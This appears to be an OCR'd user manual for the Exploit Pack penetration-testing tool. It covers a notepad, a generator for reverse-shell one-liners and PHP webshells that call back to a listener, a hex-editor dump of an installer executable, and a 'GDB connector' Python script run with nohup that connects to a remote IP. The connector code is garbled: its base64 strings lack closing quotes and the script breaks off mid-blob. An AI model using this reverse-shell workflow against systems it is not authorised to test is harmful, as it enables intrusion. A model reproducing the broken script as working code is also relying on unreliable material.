
While you are doing a pentest, besides using the "Targets" tab to take notes on each asset you are testing we had the need to add some general notes for the whole pentest or project, this is particularly usefull if your pentest last for more than a few days or if you have several targets that use different networks.

You can use this notepad to keep a track, here is how to use it, as you can see in the screenshot below, just click on the toolbar the button called "Notepad" hide it from the rest of the Windows or Save the current work. Simple, and usefull :-)




Reverse shells - One liner


While working on a pentest you might need to use one-liners shells, tipically you will have a cheat-sheet for one-liners but that will require you to Google it, and you have to also customize them! We got your back here, Go to Tools -> Shell One-Liner



Here you can select the desired language you want your shell, then type the address of Exploit Pack where the shell is going to connect back to. On this example we are creating a simple PHP one liner that could be run as a webshell for example. Ready to run it? You need a listener!



Click "Start listener" to bring up the wizard as shown in the screenshot we are using the port 5678, also that was configured as the same port to be used by the one-liner:




Good luck with your one-liners! And remember to scale-it-up to a full agent!

Hexa Editor


H**ex editor** is a special type of **editor** that can open any type of file and display its contents, byte by byte. You can see these invisible characters (and regular characters, too) with a **hex editor**, where they appear as hexadecimal values.

You can use Exploit Pack's hex editor to quickly view, edit binary files.

Go to File -> Open and select the desired file to be used by the editor:



After that the file will be loaded into the Editor as shown below:


Exploit Pack - HexEditor
File Edit View
C:\Users\Gebruiker\Downloads\epson637014eu.exe *
00 00 00 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
00 00 00 10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
00 00 00 40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
00 00 00 50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
00 00 00 60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
00 00 00 70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
00 00 00 80 68 AF 74 1E 2C CE 1A 4D 2C CE 1A 4D 2C CE 1A 4D
00 00 00 90 0B 08 67 4D 3F CE 1A 4D 0B 08 77 4D 5C CE 1A 4D
00 00 00 A0 2C CE 1B 4D E5 CE 1A 4D EF C1 47 4D 27 CE 1A 4D
00 00 00 B0 0B 08 74 4D 11 CE 1A 4D 0B 08 60 4D 2D CE 1A 4D
00 00 00 C0 0B 08 66 4D 2D CE 1A 4D 2C CE 1A 4D 2E CE 1A 4D
00 00 00 D0 0B 08 62 4D 2D CE 1A 4D 52 69 63 68 2C CE 1A 4D
00 00 00 E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 F0 50 45 00 00 4C 01 05 00 EF 3F EF 4A 00 00 00 00
00 00 01 00 00 00 00 00 E0 00 03 01 0B 01 08 00 00 30 01 00
00 00 01 10 00 00 01 00 00 00 00 00 1E AF 00 00 00 10 00 00
00 00 01 20 00 40 01 00 00 00 40 00 00 10 00 00 00 10 00 00
00 00 01 30 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00
00 00 01 40 00 90 D9 03 00 10 00 00 75 48 D9 03 02 00 00 00
00 00 01 50 00 7D 00 00 00 10 00 00 00 7D 00 00 00 10 00 00
00 00 01 60 00 00 00 00 10 00 00 00 F0 77 01 00 32 00 00 00
00 00 01 70 94 68 01 00 78 00 00 00 00 70 02 00 6C 9B 00 00
00 00 01 80 00 00 00 00 00 00 00 00 00 C0 D8 03 38 1C 00 00
00 00 01 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 01 A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 01 B0 00 00 00 00 00 00 00 00 A0 5E 01 00 40 00 00 00
00 00 01 C0 00 00 00 00 00 00 00 00 00 40 01 00 D8 02 00 00
00 00 01 D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 01 E0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00
00 00 01 F0 75 27 01 00 00 10 00 00 00 30 01 00 00 10 00 00
00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60
00 00 02 10 2E 72 64 61 74 61 00 00 22 38 00 00 00 40 01 00
00 00 02 20 00 40 00 00 00 40 01 00 00 00 00 00 00 00 00 00
00 00 02 30 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00
00 00 02 40 E4 E6 00 00 00 80 01 00 00 20 00 00 00 80 01 00
00 00 02 50 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0
00 00 02 60 2E 72 73 72 63 00 00 00 6C 9B 00 00 00 70 02 00
00 00 02 70 00 A0 00 00 00 A0 01 00 00 00 00 00 00 00 00 00
00 00 02 80 00 00 00 00 40 00 00 40 5F 77 69 6E 7A 69 70 5F
00 00 02 90 00 80 D6 03 00 10 03 00 00 80 D6 03 00 40 02 00
00 00 02 A0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42
00 00 02 B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 02 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 02 D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
BE
Byte, signed/unsigned
77 / 77
15 bytes selected.

GDB Connector


GDB supports two types of remote connections, `target remote` mode and `target extended-remote` mode. Note that many remote targets support only `target remote` mode. Deploying a GDB connector together with Exploit Pack you can debug on real time your exploit and feed it directly to GDB.

How to use the Exploit Pack's GDB Connector:

Go to Tools -> GDB connector and select the GDB connector, you will be prompted with the code needed, select it and paste it in your Linux box, chmod+x the .sh file and run it to get it working. Remember to carefully modify the following options accordingly:

```
hostname = "127.0.1.1" # Exploit Pack IP - change it to your remote IP
port = "1234" # Exploit Pack Port

```



```
# Shell Script created using Exploit Pack
# http://www.exploitpack.com - support@exploitpack.com
# How to use: nohup python gdbconnector.py

import socket,subprocess,errno,time,os,signal,sys,base64
from os.path import expanduser

exploitPackGDB = "IyBJTlNUQUxMIElOU1RSVUNUSU9OUzogc2F2ZSBhcyB+Ly5nZGJpbml0
exploitPackGDB += "TjogQSB1c2VyLWZyaWVuZGx5IGdkYiBjb25maWd1cmF0aW9uIGZpbGU
exploitPackGDB += "IGFuZCBBUk0gcGxhdGZvcm1zLgojCiMgUkVWSVNJT04gOiA4LjAuNSA
exploitPackGDB += "IENPTlRSSUJVVE9SUzogbWFtbW9uXywgZWxhaW5lLCBwdXNpbGx1cyw
exploitPackGDB += "IGwwa2l0LAojICAgICAgICAgICAgICAgICAgdHJ1dGhpeCB0aGUgY3liZXJ
exploitPackGDB += "CiMgRkVFREJBQ0s6IGh0dHA6Ly9yZXZlcnNlLnB1dC5hcyAtIHJldmV
exploitPackGDB += "Tk9URVM6ICdoZWxwIHVzZXInIGluIGdkYiB3aWxsIGxpc3QgdGhlIGN
exploitPackGDB += "aW9ucyBpbiB0aGlzIGZpbGUKIyAgICAgICAgJ2NvbnRleHQgb24nIG5
exploitPackGDB += "ZGlzcGxheSBvZiBjb250ZXh0IHNjcmVlbgojCiMgTUFDIE9TIFggTk9
exploitPackGDB += "dXNpbmcgdGhpcyBvbiBNYWMgT1MgWCwgeW91IG11c3QgZWl0aGVyIGF
exploitPackGDB += "cm9jZXNzCiMgICAgICAgICAgICAgICAgICAgICAgIG9yIGxhdW5jaCBnZGIgd2l
exploitPackGDB += "cyBhbmQgdGhlbiBsb2FkIHRoZSBiaW5hcnkgZmlsZSB5b3Ugd2FudCB
exploitPackGDB += "ImV4ZWMtZmlsZSIgb3B0aW9uCiMgICAgICAgICAgICAgICAgICAgIElmIHl
exploitPackGDB += "cnkgZnJvbSB0aGUgY29tbWFuZCBsaW5lLCBsaWtlICRnZGIgYmluYXJ
exploitPackGDB += "bCBub3Qgd29yayBhcyBpdCBzaG91bGQKIyAgICAgICAgICAgICAgICA
exploitPackGDB += "YXRpb24sIHJlYWQgaXQgaGVyZSBodHRwOi8vcmV2ZXJzZS5wdXQuYXM
exploitPackGDB += "ZXMtZ2RiLWJ1Zy8KIwojIFVQREFURTogVGhpcyBidWcgY2FuIGJlIGZ
exploitPackGDB += "Y2UuIFJlZmVyIHRvIGh0dHA6Ly9yZXZlcnNlLnB1dC5hcy8yMDA5LzA
exploitPackGDB += "bGVzLWdkYi1idWctb3Itd2h5LWFwcGxlLWZvcmtzLWFyZS1iYWQvCiM
exploitPackGDB += "cDovL3JldmVyc2UucHV0LmFzLzIwMDkvMDgvMjYvZ2RiLXBhdGNoZXM
exploitPackGDB += "aGUgZml4ZWQgYmluYXJ5IGZvciBpMzg2KQojCiMgICAgICAgICBBbiB
exploitPackGDB += "b2YgdGhlIHBhdGNoIGFuZCBiaW5hcnkgaXMgYXZhaWxhYmxlIGF0IGh
exploitPackGDB += "dC5hcy8yMDExLzAyLzIxL3VwZGF0ZS10by1nZGItcGF0Y2hlcy1maXg
exploitPackGDB += "aU9TIE5PVEVTOiBpT1MgZ2RiIGZyb20gQ3lkaWEgKGFuZCBBcHBsZSd
exploitPackGDB += "aGUgc2FtZSBPUyBYIGJ1Zy4KIwkJCSBJZiB5b3UgYXJlIHVzaW5nIHR
exploitPackGDB += "b3IgaU9TLCB5b3UgbXVzdCBlaXRoZXIgYXR0YWNoIGdkYiB0byBhIHB
exploitPackGDB += "ICAgIG9yIGxhdW5jaCBnZGIgd2l0aG91dCBhbnkgb3B0aW9ucyBhbmQ
exploitPackGDB += "aW5hcnkgZmlsZSB5b3Ugd2FudCB0byBhbmFseXNlIHdpdGggImV4ZWM
exploitPackGDB += "ICAgICAgICAgICBJZiB5b3UgbG9hZCB0aGUgYmluYXJ5IGZyb20gdGh
exploitPackGDB += "bGlrZSAkZ2RiIGJpbmFyeS1uYW1lLCB0aGlzIHdpbGwgbm90IHdvcms
exploitPackGDB += "ICAgICAgICBGb3IgbW9yZSBpbmZvcm1hdGlvbiwgcmVhZCBpdCB
exploitPackGDB += "cnNlLnB1dC5hcy8yMDA4LzExLzI4L2FwcGxlcy1nZGItYnVnLwojCiM
exploitPackGDB += "ZXIgY2hhbmdlcyBhdCB0aGUgZW5kIG9mIHRoZSBmaWxlKQojCiMgICB
exploitPackGDB += "NS8wOS8yMDEzKQojICAgICAtIEFkZCBwYXRjaCBjb21tYW5kIHRvIGN
exploitPackGDB += "bGl0dGxlLWVuZGlhbiBhbmQgcGF0Y2ggbWVtb3J5CiMKIyAgIFZlcnN
exploitPackGDB += "LzIwMTMpCiMgICAgIC0gQWRkIGNvbW1hbmRzIGhlYWRlciBhbmQgbG9
exploitPackGDB += "YWNoLU8gaGVhZGVyIGluZm9ybWF0aW9uCiMgICAgIC0gT3RoZXIgZml
exploitPackGDB += "cyBmcm9tIHByZXZpb3VzIGNvbW1pdHMKIwojICAgVmVyc2lvbiA4LjA
exploitPackGDB += "IyAgICAgLSBEZXRlY3QgYXV0b21hdGljYWxseSAzMiBvciA2NCBiaXR
```

```
exploitPackGDB += "emVvZih2b2lkKikuIAojICAgICAgIFRoYW5rcyB0byBUeWlsbyBmb3I
exploitPackGDB += "dmVyeSBlZmZlY3RpdmUgaWRlYSEKIyAgICAgLSBUeXBvIGluIGhleGR
exploitPackGDB += "IGZpeGVkIGJ5IHZ1cXVhbmd0cm9uZy4KIyAgICAgLSBBZGQgc2hvcnR
exploitPackGDB += "byBWTXdhcmUga2VybmVsIGRlYnVnZ2luZyBnZGIgc3R1YiAoa2VybmV
exploitPackGDB += "KQojCiMgICBWZXJzaW9uIDguMC4zICgyMS8wMy8yMDEzKQojCSAgLSB
exploitPackGDB += "bG9yaXplIG9yIG5vdCBvdXRwdXQgKHRoYW5rcyB0byBhcmdwIGFuZCB
exploitPackGDB += "cXVlc3QgYW5kIGlkZWFzISkKIyAgICAgLSBDb252ZXJ0IHRoZSBlc2N
exploitPackGDB += "dW5jdGlvbnMgc28gY29sb3JzIGNhbiBiZSBlYXNpbHkgY3VzdG9taXp
exploitPackGDB += "bmhhbmNlbWVudHMgYXZhaWxhYmxlIGF0IGdpdCBjb21taXQgbG9ncwo
exploitPackGDB += "byBQbG91aiwgYXJncCwgeHJpc3RvcyBmb3IgdGhlaXIgaWRlYXMgYW5
